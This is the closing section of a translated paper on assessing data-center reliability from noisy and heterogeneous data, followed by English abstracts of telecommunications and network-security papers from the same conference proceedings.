At the same time, the functions of processing, storing and distributing information in the interests of government officials, implemented by data centers, are focused on information support, on operational support for decision-making, and, ultimately, on solving the problems of effective management of objects and processes by providing high-quality information services.

Data centers are economically beneficial, since the consolidation of computing resources and data storage facilities on their basis can significantly reduce the total cost of ownership of information and telecommunications infrastructure. Data centers provide the opportunity to effectively use technical means of storing and processing information, for example, in terms of load redistribution (traffic of user requests), as well as by reducing coordination and administration costs.

Locations for the construction of data centers or temporary placement of their mobile (for example, modular container) analogues are usually selected within or in close proximity to communication centers.

At the same time, the throughput and quality (for example, the probability of a bit error) of communication channels and paths should not have a significant impact on the level of services provided by data centers. This is explained by the fact that, according to world practice, what is most valued in this situation as a criterion for assessing the quality of work of a data center is the so-called uptime - the time of availability of the data center server.

Along with this, it should be recognized that at this historical period in the evolution of DCs, there is no single approach to the task of managing the quality of such an object, nor a single view on the methodology for assessing and ensuring their reliability. All this makes relevant the task of formulating a unified system approach to methods and algorithms for analyzing the technical reliability parameters of DCs, as well as the task of developing models and methods for increasing the reliability of elements of such systems (hardware and software).

At the same time, it is important and fundamental that the analysis of the technical reliability parameters of DCs should be carried out not only taking into account the dynamics of changes in the conditions of their use, but also taking into account the uncertainty of the initial data on the current values of the parameters of reliability, durability, maintainability and storage of DCs and their components.

One should not discount the fact that the existing uncertainty of the source data, the unreliability of the values of the technical reliability parameters of the DC, often have a different nature and have a different physical nature (physical meaning).

For example, practice shows that there is ambiguity based on physical and linguistic uncertainty, the fuzziness of data for analyzing the reliability of DC – such a class of uncertainty is taken into account and eliminated in the framework of solving problems based on the methods of fuzzy set theory.

The uncertainty class of the type of unreliability based on incompleteness (data is either missing or insufficient) and inconsistency of the information nec-

essary for the analysis of DC reliability parameters is taken into account and eliminated using artificial neural networks and neuro–fuzzy algorithms, and the uncertainty class based on the probabilistic nature of the information used in the reliability analysis is based on probabilistic the (stochastic) nature of the process of changing the values of the DC reliability parameters is traditionally taken into account and corrected using methods of probability theory.

However, in our opinion, special attention should be paid to the analysis and transformation of data on the values of the diagnosed DC reliability parameters, which (from the point of view of the type of uncertainty) belong to noisy and heterogeneous data.

At the same time, noisy data (observation, measurement data) is considered to be data that is damaged, distorted or has a low signal-to-noise ratio.

Incorrect observation procedures (or incorrectly implemented steps of the procedure) for "subtracting" (filtering) noise from "useful" data can lead to a false sense of the accuracy of the analysis or false conclusions based on the results of the evaluation, for example, the reliability of the DC.

Sometimes it is said that noisy data is data with a large amount of additional, unnecessary for analysis (meaningless) information, called noise.

This term is often used as a synonym for corrupted data. It also includes any data that the user system cannot properly understand and interpret. "Noisy" data can negatively affect the results of any analysis and distort conclusions if they are not handled properly [2].

Heterogeneous data (observation, measurement data) is considered to be data that not only comes from various sources: sensors, sensors, indicators, meters (i.e., for example, information about the reliability of DC elements is heterogeneous, because it has different sources) and in different form, but also be conditioned by spontaneous, a pulse change in the characteristics of these data, the presence of stochastic and deterministic components in the data on the values of the DC reliability parameters, the appearance of anomalous observations.

At the same time, the heterogeneity of the data can be both temporal and factorial (discrete), as well as structural.

To overcome the problems of analyzing and converting noisy data characterizing the values of the diagnosed parameters of the technical reliability of the DC, solving the problems of evaluating "noisy" data, it is proposed to use modern mathematical approaches from the field of intelligent analysis aimed at merging arrays of indistinctly specified inaccurate, noisy source data into groups (information "granules") on the principle of semantic and functional similarity and on mathematically correct processing of this data.

In other words, it is proposed to use methods and algorithms of granular computing, sometimes called fuzzy-granular computing, to form accurate, formalized and unambiguous values of the initial data for assessing the reliability of the DC [3].

This approach will allow us to numerically characterize the refined (accurate, not noisy) value of a specific element of the initial fuzzy set containing information about the quantitative value of the analyzed DC reliability parameter.

To solve the problems of estimating heterogeneous data, it is proposed to use the methods of the theory of interval averages.

This approach makes it possible to create unique expert systems capable of acting as decision support systems, and the use of the interval average evaluation method allows a person working on the requirements for the reliability of a DC to assign not rigid boundaries of the values of its parameters, but to specify an acceptable range of values (interval) [4-6].

Thus, some actual types of uncertainty of the initial data on the values of the diagnosed parameters of the technical reliability of modern data centers, namely noisy and heterogeneous data, are considered and analyzed.

The analysis was carried out in order to select and substantiate mathematically correct means and methods of accounting and eliminating (correcting) the uncertainty of data of this class and, from the point of view of practical significance, allows us to rely more argumentatively on methods of granular calculations and methods of the theory of interval averages when solving problems of assessing the reliability of complex information systems.

References

1. Mikhailichenko N. V. Comparative analysis of technologies for building regional data processing centers. // Jubilee XV-th St. Petersburg International Conference "Regional Informatics 2016", St. Petersburg: SPOISU, 2016. pp. 102–103. [in Russian].

2. Stout M. Ensuring data integrity in noisy environments // Electronic components, No. 3, 2012. pp. 109–110. [in Russian].

3. Parashchuk I. B., Mikhaylichenko N. V. Mikhaylichenko A. V. Neuro-fuzzy networks and algorithms of granular computing in the tasks of intelligent data processing for assessing the reliability of mobile data centers // Application of artificial intelligence in information and telecommunication systems. Collection of materials of the scientific and practical conference. St. Petersburg: VAS, 2021, pp. 110–115. [in Russian].

4. Boran-Keshishyan A. L., Hekert E. V. The provisions of the theory of interval averages, in relation to the analysis of the reliability of technical means of complex systems in elements independent of reliability // Operation of marine transport. № 1 (73), 2014. pp. 38–42. [in Russian].

5. Lemeshko B. Yu., Postovalov S. N. On solving problems of statistical analysis of interval observations // Computational technologies. Novosibirsk, 1997. Vol. 2. pp. 28–36. [in Russian].

6. Kryukova E. S., Parashchuk I. B. Elements of filtration theory and the theory of interval averages in the application to the problems of quality analysis of electronic libraries // Caspian Journal: Management and high technologies. № 2 (54), 2021. pp. 9–15. [in Russian].

A N N O T A T I O N S

PLENARY MEETING

Seilov Sh., Zulpykhar Zh. Formation of the Scientific and Educational Landscape of the Digital Economy of the Countries of the Organization of the Turkic States end Eeu (The Glossary of Digital Terms). – PP. 5–9.
Modern life is inconceivable without the use of information technology and software. The majority of innovations in this field come from abroad, necessitating the translation of technical documentation and the localization of software for the information technology sector. This article emphasizes the importance of creating and disseminating national digital terminology in the state language, while also addressing issues in the realm of linguistic terminology in the IT sector. The authors describe the impact of the digital transformation of the economy on the proliferation of technical terms in the Kazakh language and propose a project for the development of a dictionary of digital terminology in the Kazakh language, involving international experts and utilizing an online platform for term development and approval.
Key words: IT, Language Problems, Development, Education.

Volkov A., Kucheryavyi A., Muthanna A. Network Universe. – PP. 9-11.
One of the most important areas of technology development in the field of networks and communication systems, if not the most important, today is the creation of a multiverse. The diversity of the created universes will allow us to avoid a monopoly on the development of communication networks, which was inherent in the stage of development based on the Internet. The university has been working for more than a year to create a holographic network universe, the main results of which are presented in the article.
Key words: metaverse, holographic type interactions, telepresence suit, holographic network universe

INFORMATION TECHNOLOGY AND TELECOMMUNICATIONS

Abramenko G., Kotenko I. Proactive Threat Search and Application of LLM. – PP. 12–17.
This article discusses proactive search as a separate area of information security, its place in the concept of the security operation center, as well as classification by approach. A new method of using large language models to proactive search for security threats is also proposed.
Key words: Threat Hunting, Threat Intelligence, LLM, GPT, neural networks.

Avdonkin N., Andreeva A. Exploring the Specificities of the IoT Concept within Health Care. – PP. 18–23.

The challenges of health systems related to lack of access to health resources, the growing number of older people with chronic diseases and their need for remote monitoring are forcing a focus on new technologies to deliver high quality care. Nowadays, information is freely transmitted through various networks. The current study reports the development of medical internet of things application in terms of technology, health services and applications to solve various health care problems.

Key words: HIoT, mobile IoT, wearable devices, remote monitoring, rehabilitation system, remote surgery.

Avdonkin N., Sleptsova D. Research on the Features of the IoT Concept Within the Smart Home. – PP. 24–28.

This article is devoted to the research and development of the "Internet of Things (IoT) in a smart home"system. The work is aimed at analyzing modern technologies and principles applied in the field of IoT, with an emphasis on their implementation in the field of smart home. The paper discusses hardware and software aspects of the system, as well as data processing algorithms. Attention is also paid to data security and privacy issues related to the use of IoT in smart homes. The results of the study can be applied to improve the quality of life, increase energy efficiency and ensure safety in the home environment.

Key words: Internet of Things, IoT, smart home, security.

Alekhin R., Andrianov V., Shelkoplyasova P. An Overview of Open-Source Network Security Mechanisms for Enterprise. – PP. 29–32.

The problem of ensuring network security is becoming more and more urgent in the modern world, where digital technologies permeate all spheres of our lives. The increasing number of devices connected to the Internet and the increase in the volume of information transmitted make networks vulnerable to various threats. The implementation of various network security mechanisms is a key decision in ensuring the information security of these areas of activity, including open source products, an overview of which will be given in this article.

Key words: information security, network security, open-source solutions, traffic filtering, intrusion detection systems, intrusion prevention systems.

Alekhin R., Pestov I. Ensuring Network Security of the OpenStack Cloud Infrastructure. An Overview of the Open-Source Network Security Toolkit. – PP. 33–37.

Today, the use of cloud technologies is becoming one of the most common solutions. It is critically important to ensure network security in the cloud infrastructure. With a focus on virtual networks, firewalls, and intrusion detection systems, the research accentuates the importance of effective access control and traffic filtering techniques in a dynamic cloud environment. Open-source tools such as Security Groups and Let's Encrypt, reviewed in the article, provide effective solutions for organizations, which remains a key aspect for businesses of any scale.

Key words: information security, cloud technologies, cloud infrastructures, OpenStack, network security

Al-Nami B., Borisov Y. Wired Data Transmission. – PP. 38–40.
This article will explore the topic of wired data transmission: various methods of transmitting information over wires, their features, disadvantages, as well as ways to solve the problems they have will be considered.
Key words: data transmission, information, twisted pair, fiber optic cable, wired communication, Internet connection.

Anvarjonov B., Volkov A., Inkin G., Morachevskii A., Saitov N. Research on the Application of Network Protocols in the Field of IoT for the Development of Robotic Infrastructure. – PP. 41–45.
The IMT-2030 next-generation network standard (also known as "6G") is shaping trends towards widespread integration into the development of robotic infrastructure of technologies such as the Internet of Things (IoT) and its accompanying Bluetooth Low Energy, Long Range WAN (LoRa) and LTE-M. This approach is a fundamental component of modern technological transformations, complementing the possibilities of interaction and information exchange between various physical devices. Within the framework of this evolving concept, the telepresence suit, which is an engineering sample of a robotic infrastructure, becomes an outstanding example of an innovative symbiosis with IoT. The work provides an in-depth analysis of the network protocols used in IoT and their applicability in the field of developing robotic systems and telepresence services, and also contains solutions to improve the efficiency of technology interaction based on research results.
Key words: IoT, Networks, Protocols, Robotic systems, TCP/IP.

Andreeva E., Brazovskii G., Isupov A. Three-Channel Data Transmission System in Polymer Optical Fiber. – PP. 46–49.
Currently, the required data transfer rates in interblock communication lines have increased significantly. Polymer optical fibers can be used to meet these needs. However, there are situations when the transmission speeds are insufficient even for a polymer fiber or it is necessary to implement several channels in one interblock connection. The paper presents a solution to this problem – a three-channel data transmission system in a polymer fiber with wavelength multiplexing. This solution will increase the data transfer rate while maintaining the number of fibers used.
Key words: polymer optic fiber, WDM, wavelength division multiplexing.

Antonov A., **Besedin M., Sadovnikov V.** The Algorithm for Determining the Level Network Security in Information and Communication Networks Using a Neural Network with Long Short-Term Memory (LSTM). – PP. 50–54.
This article examines the use of neural networks with long-term short-term memory in the context of determining the level of network security in information and communication networks. The basic principles of long-term memory networks will be studied, as well as their capabilities in analyzing network traffic and user behavioral characteristics, which allows you to effectively assess the level of network security. The algorithm also takes into account the advantages and disadvantages of networks with long short-term memory, based on these disadvantages, an improved network structure with long short-term memory is proposed to assess the security situation in information and communication networks.
Key words: algorithm, network security, information and communication networks, neural network, LSTM, long-term short-term memory.

Akhmetov R., Budarniy G., Gelfand A., Krasov A. Analysis of Threats and Protection Measures Against Radio Interception in the Field of Medical Wireless Devices. – PP. 55–59.
Wireless technologies are gaining increasingly wide application in the field of healthcare. Along with the improvement of patient care quality, this also entails the threat of leakage of confidential information or unlawful interference with the operation of such medical devices. In this regard, the issue of data protection from radio interception is acute in this area.
Key words: wireless technologies, security, medical devices, radio interception, data protection, security standards.

Akhrameeva K., Biryuchevskiy N. Prospects of Application of Neural Network Technologies in Linguistic Steganography. – PP. 60–63.
Linguistic steganography is one of the most relevant areas for modern research. This paper proposes the active use of neural network technologies to solve tasks that in the recent past could only be performed manually or not feasible at all. In particular, the possibility of automating the synonym substitution method, the reference word method and the machine translation method, as well as all the relevant advantages of artificial intelligence, are discussed.
Key words: Steganography, neural networks, automation, artificial intelligence.

Babanov Z., Kukunin D., Maksimenko S. Using Resistive Memory with Random Access for Galois Field Computations. – PP. 64–68.
Ensuring stable and long-term data transmission is a necessary condition for the development of the Internet of Things, where network devices often support multiple wireless connections simultaneously. The reliability of such connections can be enhanced by error correction during the data transmission process. The interference-resistant designs used for this purpose, in particular, cyclic codes, are based on the theory of finite fields. This article presents highly effective methods for working with elements of Galois fields based on the use of resistive memory with random access. The main advantage of this approach should be considered to be that all operations are performed while preserving the state.
Key words: FEC, Reed-Solomon codes, forward error correction, Galois fields, resistive memory.

Babich V., Vinitsky M., Dustalev E., Savelieva A. V2X network architecture, for the implementation of ADAS services. – PP. 69–73.
V2X (Vehicle-to-everything) – is a concept of a network of communication between vehicles with other road users, urban infrastructure, a public network, as well as devices and services. The concept aims to increase the level of comfort and safety for both pedestrians and drivers. One of the key points of using V2X is the ADAS services (Advanced driver-assistance systems). This approach allows you to warn road users about possible emergency situations, help when driving in busy urban traffic (within the framework of the "Smart City" concept), as well as access third-party services.
Key words: V2X, ADAS, Smart City Concept, ITS.

Babkov I., Budarin M., Fedorova Z. Methods for Detecting Hidden Wireless Proxy Stations as a Threat to Corporate WLAN Security. – PP. 74–78.
The signs of unauthorized access of an illegitimate device to a WLAN network by connecting to a legitimate device operating in the wireless proxy station mode are investigated. The ways of

detecting proxy stations on an experimental stand were investigated, and conclusions were drawn about their effectiveness and applicability to corporate WLAN networks.
Key words: wireless local area networks, Wi-Fi, information security, mobile access points, proxy stations.

Babkov I., Filimonov V., Shchegolev E. Research on Approaches for Implementing Dynamic Heat Maps of IEEE 802.11 Wireless Networks. – PP. 79–83.
In the context of the growing dependence of society on IEEE 802.11 wireless networks, issues of monitoring and security are becoming increasingly relevant. This work is dedicated to the study of approaches for creating dynamic heat maps for wireless network infrastructure. Dynamic heat maps are a network characteristic visualization tool that helps identify congestion zones. The importance of import substitution for products, such as Hamina Network Planner and Ekahau AI Pro, underscores the need for the development of domestic alternatives.
Key words: wireless networks, heat maps, IEEE 802.11, software, FSPL, RSSI, signal level.

Bakatov V., Iskhakov E., Pomogalova A. Approaches to Optimization of Indexers – the Key Element of Future Distributed Ledger Systems. – PP. 84–86.
In view of the ever-growing interest in blockchain technology and the increasing amount of data, creating efficient tools for accumulating and aggregating information from blockchain networks becomes a highly relevant task. This study focuses on the creation of such a tool that can provide fast access to data. With the increasing number of decentralized platforms and active users, there is a continuous increase in the amount of data generated by these systems. With the passage of time, this trend will continue. Therefore, mechanisms are needed that can convert large chains of blocks into simpler forms, which in turn will help optimize the speed of data retrieval. The proposed indexing system seeks to increase the speed of data processing by taking into account the specificity of block storage at different nodes in the network.
Key words: Blockchain, big data, Ethereum, data indexing.

Batenkov K., Katkov O., Kozlenko A. V. Identification of the State of Multiplex Sections of Synchronous Transport Networks Based on Operational Standards of Error Indicators. – PP. 87–90.
It is indicated that terrorist attacks are considered to comply with operational standards if they meet the standards for each of the error indicators. If the number of seconds with errors, the number of seconds with significant errors, or the number of blocks with background errors are obtained during the observation period according to the results of operational control, then the tract or multiplex section is considered to have successfully passed the tests only if the permissible thresholds are not exceeded.
Key words: communication network, telecommunication network, quality indicator, digital path, error parameters.

Belaya T., Berezin A. Network Traffic Prediction by Recurrent Neural Network Methods. – PP. 91–95.
This article considers methods of network network traffic load forecasting using recurrent neural networks (RNN). Predicting traffic dynamics allows to quickly adapt network infrastructure to changing conditions and prevent possible problems. RNNs are suitable for predicting the

peak activity of network traffic, which allows you to quickly adapt resources and prevent possible failures in the network. They are also applicable in anomaly detection tasks, as they are capable of detecting unusual patterns in traffic behavior, predicting future loads to plan scaling of network infrastructure. This allows to anticipate resource requirements and avoid excessive costs. To solve these problems, the paper considers RNN network architectures such as LSTM (Long Short-Term Memory), GRU (Guided Recurrent Units), evaluation of IP network traffic analysis based on these architectures.
Key words: Neural networks, recurrent neural networks, network traffic.

Berezkin A., Do P. H., Kirichek R. Analysis of Artificial Intelligence Methods for Enhancing Quality of Service in Low Earth Orbit Satellite Constellations – PP. 96–100.
The article examines the application of artificial intelligence (AI) to enhance the quality of service (QoS) in low Earth orbit satellite constellations. Various AI approaches are assessed for addressing this task, including dynamic resource allocation, federated learning (FL), reinforcement learning using deep neural networks (RLDNN), and intelligent routing, in terms of their effectiveness in improving network performance metrics such as latency, throughput, and packet loss.
Key words: satellite communication network, artificial intelligence, low-orbit satellites, quality of service, deep reinforcement learning.

Berezkin A., Chenskiy A. Development of a Software Tool for Unmanned Aircraft Vehicles Identification and Monitoring Systems Load Testing. – PP. 101–106.
At present, unmanned aerial vehicles are becoming widespread in the civil sphere. Due to the increase in their numbers and the growth in threats of launching unmanned aerial vehicles at military and civil infrastructure in the Russian Federation by unfriendly states, it becomes necessary to identify them. The present paper introduces a software tool that makes it possible to perform load tests on systems addressing the said problem.
Key words: UAV, drone, data, model, load testing, test tool, software.

Berezkin A., Chensky A. Research of Quantization Methods in Video Stream Compression for FPV-control of Unmanned Sytems. – PP. 107–111.
The article examines various methods for quantizing the latent representation of a vector quantized variational autoencoder as part of an original diffusion neural network video stream encoder when controlling unmanned systems from a first-person perspective. Three quantization algorithms are considered: linear, power law and logistic. Studies have shown that power quantization exceeds linear quantization in terms of possible compression by 11%, and logistic by 20.5%.
Key words: diffusion neural networks, quantization, unmanned system, first-person control.

Boyko A., Kostantinova A., Kuzin P., Kuzina E., Potapov I. Mathematical Model Of Optical Transport Networks of Special-Purpose Communications on the Basis of Allocated Spectral Resource. – PP. 112–117.
The article proposes a mathematical model of optical transport networks of special-purpose communications providing optimization of the allocated spectral resource, analysis of optical

network capacity and channel structure synthesis. The construction of optical transport networks of special purpose uses the allocated physical resources of telecommunication operators of the unified telecommunication network of the Russian Federation. A number of technological achievements aimed at increasing the efficiency of spectral resource utilization and flexibility of optical networks have contributed to the fact that the architecture of transport communication networks of large operators is formed in a new technological basis. Built on new physical principles, optical transport networks of special purpose represent a new object, for the study of properties and characteristics of which, it is necessary to develop a mathematical model.
Key words: Optical transport networks, dedicated spectrum resource, lightpath, reconfigurable optical input and output multiplexers.

Boldinov A. Integrated Odel of Cyber-Physical System Communication Network. – PP. 117–121.
This paper presents a integrated model of a cyber-physical system's data communication network. In this article, a integrated model of a cyber-physical system's data network is presented in the form of private models that realize private processes in the communication network. In addition, the model takes into account the realization of the cyber attacker's cyber attack and recovery processes.
Key words: communication network, cyber-physical system, transmission of control commands, radio channel.

Bormotov A., Chernov I. Development of a System for Remote Storage of Training Sample Data. – PP. 122–125.
Methods for creating a remote storage system for a training sample based on the Amazon Simple Storage Service infrastructure, also called Amazon S3, are discussed. Security problems are analyzed and approaches to ensuring reliable access and data protection in conditions of remote use are proposed. The work focuses on developing a system that enables effective interaction with data on a global scale. The application is developed using QT, a framework for developing cross-platform software in the C++ programming language.
Key words: remote storage, training set, data storage system, global access, Amazon Simple Storage Service, QT.

Bortniker P., Saenko I. Comparative Analysis of the Use of Haar, Daubechies, and "Mexican Hat" Wavelets for Intrusion Detection in Information Systems. – PP. 126–130.
The paper presents the results of studying signals using multiple-scale analysis methods. Three types of wavelets were used for the study: Haar, Daubechies and "Mexican Hat". Statistical processing of the results was carried out in order to assess the significance of the differences between the arrays of coefficients and determine the presence of external influence or signal.
Key words: wavelet analysis, statistical hypothesis, computer attack, intrusion detection, Daubechies wavelet, Haar wavelet, Mexican Hat wavelet.

Brechko A. Architecture of the Global Info Communication System and its Disadvantages. – PP. 130–133.
The article provides an overview of the architecture of the global info communication system based on two models: the "hourglass" model and the basic communication model. The most important disadvantages of existing systems are presented, following from its architectural solutions and, therefore, the elimination of which is a theoretical and practical problem.
Key words: network architecture, communication model, hourglass model.

Budarny G., Kamalova A., Krasov A. Methods for Detecting Unauthorized Radio Communications. – PP. 134–136.
Detection of unauthorized radio communications in technical information security is one of the important tasks in the field of information security. Technical information protection includes measures to prevent unauthorized access to information, including protection against information leakage through audio channels. This article discusses various methods for detecting sound signals in technical information security.
Key words: sound signal, technical information security, signal detection, information security.

Busarov U., **Redrugina N.** Modeling as a Tool for Improving Information Technology. – PP. 137–140.
Analyzing previous trends and the current state of the IT sector, the report demonstrates how mathematical models can be used to accurately predict changes in resource consumption. In terms of optimizing computing resources, it is important to use mathematical models to distribute server power and performance. In the field of network resources, modeling methods are considered to optimize bandwidth, manage traffic and prevent possible bottlenecks. Efficient use of network resources is becoming a key element in ensuring stability and high performance in a dynamic business environment.
Key words: modeling, information systems, load.

Bylina M., Vasiliev N., Glagolev S., Polyakova E. The Use of Polarization Multiplexing in Fiber-Optic Communication Systems with Energy Reception. – PP. 141–146.
Modern fiber-optic communication systems use energy and coherent signal reception methods. In coherent systems, polarization multiplexing is used – the transmission of two signals with orthogonal polarization states over one fiber. The signals are separated on the receiving side in the electrical path using digital processing algorithms that compensate for random changes in their polarization in the optical linear path. In this paper, it is shown that the use of polarization multiplexing is also possible in systems with energy reception, while the separation of orthogonally polarized signals should be carried out in the optical path on the receiving side. An optical system has been modeled to separate orthogonally polarized signals.
Key words: Fiber-optic communication system, DWDM, energy reception, polarization multiplexing.

Bylina M., Glagolev S., Gomenitsa V., Fraz A., Tsvetkov D., Shelomentsev E. Principles of Construction of Modern Input/Output Multiplexers ROADM. – PP. 146–151.
In OTN networks, two types of DWDM optical multiplexers are used – terminal multiplexers designed to simultaneously combine or separate a large number of channels, and input/output multiplexers. A modern optical reconfigurable input/output multiplexer (ROADM) is a device that allows remote control of spectral channels at the optical level. The paper considers options for constructing a ROADM to ensure the independence of operation from specific wavelengths of spectral channels (Colorless), the ability to direct a spectral channel along any route in the network (Directionless) and the absence of conflicts of identical wavelengths carrying different signals (Contentionless).
Key words: Optical Transport Network, OTN, Wavelength Division Multiplexing Technology, DWDM, Optical Multiplexer, Reconfigurable Input/Output Multiplexer, ROADM, Colorless, Directionless, Contentionless.

Verevkin S., Fedorchenko E. Analysis of Methods for Detecting Signs of Exploits. – PP. 152–158.
The article deals with the actual problem of detecting activity associated with the use of exploits. The introductory part of the work contains a justification for the relevance of the topic, as well as a description of exploits and their classification. The main part of the article focuses on examining methods for detecting exploits, which include: static code analysis; dynamic analysis of program behavior, including. In addition to traditional methods, the article discusses more modern approaches such as machine learning analysis, predictive security, and the use of cognitive analysis to predict new threats based on studying the behavior of attackers. The final part of the article is devoted to the analysis of the studied methods, within the framework of the task of detecting exploits.
Key words: exploit, code analysis, static analysis, dynamic analysis, malicious code analysis methods.

Vetrova Y., Fomin V. Research on the Hidden Effects of Modifications of Machine Learning Algorithms in the Framework of Freely Distributed Analytical Platforms. – PP. 159–163.
Instrumental analytical systems may contain modifications, author's algorithmic and software solutions that have a significant impact on the simulation results. The work is devoted to the study of hidden effects of analytical platforms that can affect the quality of results and the overall performance of the model. The analysis of machine learning algorithms was carried out, in which nine models were built and trained to solve the problem of data classification on three analytical platforms. The metrics and characteristics of each model were calculated, and the results obtained were compared using data visualization methods. The results of the study can be used to form a methodology for choosing the optimal analytical platform and a machine learning algorithm for the task of data classification.
Key words: analytical systems, machine learning methods and algorithms, efficiency evaluation, algorithm modifications.

Vikulov A., Koshkareva A. Experimental Study of the Possibility of Designing a High-Density Wi-Fi Network with Lower Located Access Points. – PP. 164–168.
The purpose of designing a Wi-Fi network is to determine how to place a sufficient number of access points that would provide the required "coverage". However, this method does not consider the number of client devices and requirements of applications for quality of service, i.e. "capacity". Designing wireless networks with high user density requires different approaches. This paper describes several design solutions, the most promising of which was considered as part of the experiment.
Key words: high-density networks, network cell, access point, signal strength.

Skorobogatova S., Vikulov A. A Study of Delay Spread as Part of the IEEE 802.11 Network Radio Survey at a Mining Site. – PP. 169–174.
There are many factors to consider when planning the modern IEEE 802.11 network. These factors include signal reflections, which can be difficult to estimate at the predictive modeling stage. Signal reflections can cause delay spread, leading to inter-symbol interference and a negative impact on network performance. This paper explores field measurements of the radio signal of the IEEE 802.11 network at a surface mining site. The paper shows that based on the shape of the timing diagram of the signal it is possible to estimate the relative locations of the reflection sources.
Key words: Delay Spread, Wi-Fi, IEEE 802.11.

Vikulov A., Tesalovskaya D. Analysis of Methods for selecting the Transmission Rate and Allocation of Resource Blocks in IEEE802.11ax Networks. – PP. 175–180.
The latest addition to the IEEE 802.11ac standard, which is currently relevant, provides the possibility of multi-user data transmission by dividing the channel spectrum into resource blocks of subcarriers. At the same time, in addition to choosing the speed mode, one of the main tasks of planning the time resource of the channel is the task of distributing resource blocks between clients during multi-user transmission. This paper provides an overview of the main methods of resource block allocation.
Key words: greedy algorithm, RU, schedulers, IEEE 802.11ax.

Vinnikov S., Kovtsur M., Trezorov V. Investigation of the Impact of Attacks on wi-fi 6e Wireless Networks. – PP. 181–185.
IT companies regularly improve their products and release new versions. Wi-Fi technology is no exception. In 2024, the Wi-Fi Alliance is preparing to introduce the seventh generation of Wi-Fi networks called IEEE 802.11be. This paper examines the innovations that will be added to Wi-Fi 7. A comparison is made with the results obtained in past studies. It describes what vulnerabilities will be fixed and what potential problems may arise afterwards.
Keywords: Wi-Fi, Wi-Fi 7, IEEE 802.11be, MLO, R-TWT.

Vitkova L., Ismailov R., Pepp M. Automation of Identification of Information Security Vulnerabilities. – PP. 186–189.
Currently, there are a large number of vulnerabilities in information systems, which is a huge problem for information security specialists. Manually searching for vulnerabilities is a long and difficult process. Therefore, it is more effective to use automatic tools to search for gaps in the organization's information infrastructure. This article analyzes the market of domestic vulnerability scanners, examines their role in ensuring cybersecurity and the need to use them to protect information infrastructure. The author emphasizes the importance of using domestic vulnerability scanners in the face of ever-increasing cyber threats to ensure reliable protection of information resources and prevent possible cyber attacks.
Key words: vulnerability scanners, vulnerability, vulnerability search, cyber threats.

Shadrin I., Puchkov V., Vitkova L. The Effectiveness of Using the IDS Suricata Intrusion Detection System to Detect a Man-in-the-middle (MITM) Attack. – PP. 190–194.
According to statistics, user traffic increases by about 50 percent every year. Users are constantly exposed to various attacks, one of them is Man-in-the-middle (MITM). MITM is a tactical means to achieve an objective where an attacker intercepts traffic between two parties to steal credentials or personal information. This attack is a serious threat of data compromise and corruption, which can lead to large reputational and financial losses. Intrusion detection systems (IDS) help detect and alert against potential attacks by analyzing network traffic and determining whether the observed behavior is acceptable. There are a large number of IDS systems, one of such solutions is Suricata. Suricata is designed as a multi-tasking network IDS capable of handling large volumes of network traffic at high speed. This paper examines the possibility of using IDS Suricata to detect MITM attacks and evaluates the effectiveness of such a protection model against this vulnerability.
Key words: MITM, IDS Suricata, attack detection systems.

Vladimirov S., Gurbanov E., Zavodnov S. Application of Artificial Intelligence Technologies in Network Coding. – PP. 195–199.

The paper presents an approach to managing adaptive network coding systems based on the use of artificial intelligence technologies. A review of existing solutions for the use of elements of artificial intelligence technologies to solve network coding problems was carried out. A variant of using LSTM recurrent neural networks for organizing adaptive network coding is proposed. The parameters of a network coding system are presented, which can be used to adapt to transmission conditions, and an example of the data structure required for training an LSTM network that analyzes the operation of a network coding system to organize adaptive data transmission is given.

Key words: network coding, adaptive transmission, neural networks, LSTM.

Vladimirov S., Ostapchuk R., Skakunov I. Managing of Adaptive Error Control Coding on the Example of the Reed-Solomon Code. – PP. 200–204.

The paper presents a variant of managing of adaptive error control coding for creating data transmission systems. A block diagram of a system transceiver with adaptive error control coding and a decision-making algorithm for choosing an error control code are presented. The option of adapting a error control code by adjusting the number of information elements is considered using the example of a non-binary Reed-Solomon code (15, 11) and its shortenings. The probabilistic characteristics of the code for the case of the BSC channel are presented.

Key words: error control coding, adaptive transmission, Reed-Solomon code, shortened code, BSC channel.

Vladimirov S., Fomin A. Upgrading the NCRP Protocol to Work in Adaptive Systems with Network Coding. – PP. 205–209.

The paper presents an option for upgrading the NCRP network coding relay protocol to build adaptive data transmission systems with packet relaying based on the network coding method. The parameters of NCRP packets are considered, which can be changed during packet transmission to adapt to transmission conditions. The paper proposes to use the reserved bit of the required field of the NCRP packet header to generate service packets that control the transmission of packets within the established connection. The structure of the proposed service packets and a diagram of the exchange of protocol control messages in an adaptive transmission system are presented.

Key words: network coding, NCRP protocol, protocol header, packet relay, adaptive transmission.

Vlasov A., Kovtsur M., Turuy K. Investigation of WLAN Chipset Drivers for the Linux Operating System. – PP. 210–215.

Nowadays, wireless networks are an integral part of modern human life. They are mainly used for ease of Internet access from portable devices. To ensure the operation of wireless networks in operating systems, including Linux, drivers of WLAN chipsets are used. The WLAN chipset driver is the software that allows the operating system to interact with the wireless adapter. The driver is responsible for functions such as network connection, data transmission and reception, security, and the mode of operation of the wireless adapter. Currently, there are many WLAN chipset drivers for the Linux operating system. They differ in performance, functionality, working methods, and level of support. In this paper, the structure of drivers is investigated in order

to identify common patterns and principles of their construction. This will allow you to better understand the drivers and implement support for additional functionality in the hardware.
Key words: chipset research, WLAN chipset drivers, Linux wireless architecture, SoftMAC, FullMAC, functional change, security.

Vnukov I., Filippov F. Deep Learning Tools for News Texts Classification in Intelligent Recommender Systems. – PP. 216–220.
The current state and prospects of development of intelligent recommender systems are described. Integration of deep learning models into intelligent recommender systems is actualized. Various architectures of deep learning models, including full-link feed-forward neural networks, one-dimensional convolutional neural networks, recurrent neural networks, as well as Transformer architecture, are studied in the context of their application to the classification of Russian-language news texts. A comparative analysis taking into account various hyperparameters aimed at optimizing the accuracy and performance of the models has been carried out.
Key words: artificial neural networks, deep learning, intelligent recommender systems, text classification.

Volkov A., Zenchenko A. Automation of Deploying Software-Defined Networks. – PP. 221–225.
Modern requirements for network infrastructure, such as continuous increase in traffic volume and upgrading of mobile networks, push towards finding less resource-intensive and more flexible solutions. One of the responses to these challenges is the concept of software-defined networks, which transforms traditional network management methods. This shift in network architecture provides new opportunities for management and scalability. In this article, we will discuss and provide examples of using tools for automating the creation of software-defined network infrastructure.
Key words: Software-defined networks, automation, network modernization.

Volkov A., Inkin G., Mineeva V., Morachevskii A. Development of a Hybrid Segment for Ultra-Dense Dynamic 3D Network. – PP. 226–229.
